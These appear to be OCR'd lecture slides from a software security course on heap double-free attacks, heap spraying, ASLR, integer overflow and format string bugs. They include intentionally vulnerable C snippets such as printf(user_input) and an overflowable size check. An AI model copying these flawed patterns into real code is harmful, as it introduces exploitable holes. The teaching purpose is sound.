


Figure 8: *Chunk*4 added to the list of free chunks (*chunk*3 not shown)




Figure 9: List of free chunks with chunk2 freed twice

Figures from "Code Injection in C and C++ : A Survey of Vulnerabilities and Countermeasures"

Double Free (3)

- Now, when the program requests a chunk the same size as chunk2, the first will be "unlinked" … but not really
- Now program can modify the pointers directly
- See previous attack





Figure 10: *Chunk*2 reallocated as used chunk

Overflow Defenses

- Address space randomization
  - Make it difficult to predict where a particular program variable is stored in memory
- Rather than randomly locate every variable
  - A simpler solution is to randomly offset each memory region
- Address space layout randomization (ASLR)
  - Stack and heap are located at different base addresses each time the program is run
  - NOTE: Always on a page offset, however, so limited in range of bits available for randomization
  - Also, works for buffer overflows

Other Heap Attacks

- Heap spraying
  - Combat randomization by filling heap with allocated objects containing malicious code
  - Use another vulnerability to overwrite a function pointer to any heap address, hoping it points to a sprayed object
  - Heuristic defenses
    - e.g., NOZZLE: If heap data is like code, flag attack
- Use-after-free*
  - Type confusion



*https://www.blackhat.com/docs/eu-16/materials/eu-16-Wen-Use-After-Use-After-Free-Exploit-UAF-By-Generating-Your-Own-wp.pdf

Heap Overflow Defenses

- Separate data and metadata
  - e.g., OpenBSD's allocator (Variation of **`PHKmalloc`**)
- Sanity checks during heap management

```
free(chunk2) -->
    assert(chunk2->fd->bk == chunk2)
    assert(chunk2->bk->fd == chunk2)
```

  - Added to GNU **`libc`** 2.3.5
- Randomization
- Q. *What are analogous defenses for stack overflows?*

Another Simple Program

```
int size = BASE_SIZE;
char *packet = (char *)malloc(1000);
char *buf = (char *)malloc(1000+BASE_SIZE);

 strcpy(buf, FILE_PREFIX);
 size += PacketRead(packet);
 if (size >= 1000+BASE_SIZE)) {
   return(-1)
 }
 else
   strcat(buf, packet);
   fd = open(buf);
 }
```

Any problem with this conditional check?

Integer Overflow

- Signed variables represent positive and negative values
  - Consider an 8-bit integer: -128 to 127
  - Weird math: *127+1 = ???*
- This results in some strange behaviors
- Size = 125; packetRead(packet) + 25bytes = 150
  - **`size += PacketRead(packet)`** **`size (-)ve`**
    - What is the possible value of size?
  - **`if ( size >= 1000+BASE_SIZE ) … {`**
    - What is the possible result of this condition?
- How do we prevent these errors?

Another Simple Program

```
int size = BASE_SIZE;
char *packet = (char *)malloc(1000);
char *buf = (char *)malloc(1000+BASE_SIZE);

 strcpy(buf, FILE_PREFIX);
 size += PacketRead(packet);
 if ( 0 < size < 1000+BASE_SIZE) {
   strcat(buf, packet);
   fd = open(buf);
   printf(packet);
 }
```

Any problem with this printf?

Format String Vulnerability

- Problem of user supplied input that is used with *printf()

```
printf(“Hello world\n“); // is ok
printf(user_input);  // vulnerable
```

- *printf()
  - function with variable number of arguments

    ```
    int  printf(const char *format, ...)
    ```

  - as usual, arguments are fetched from the stack

- const char *format is called format string
  - used to specify type of arguments

Format String

parameter	output	passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

Format String Vulnerability

PennState

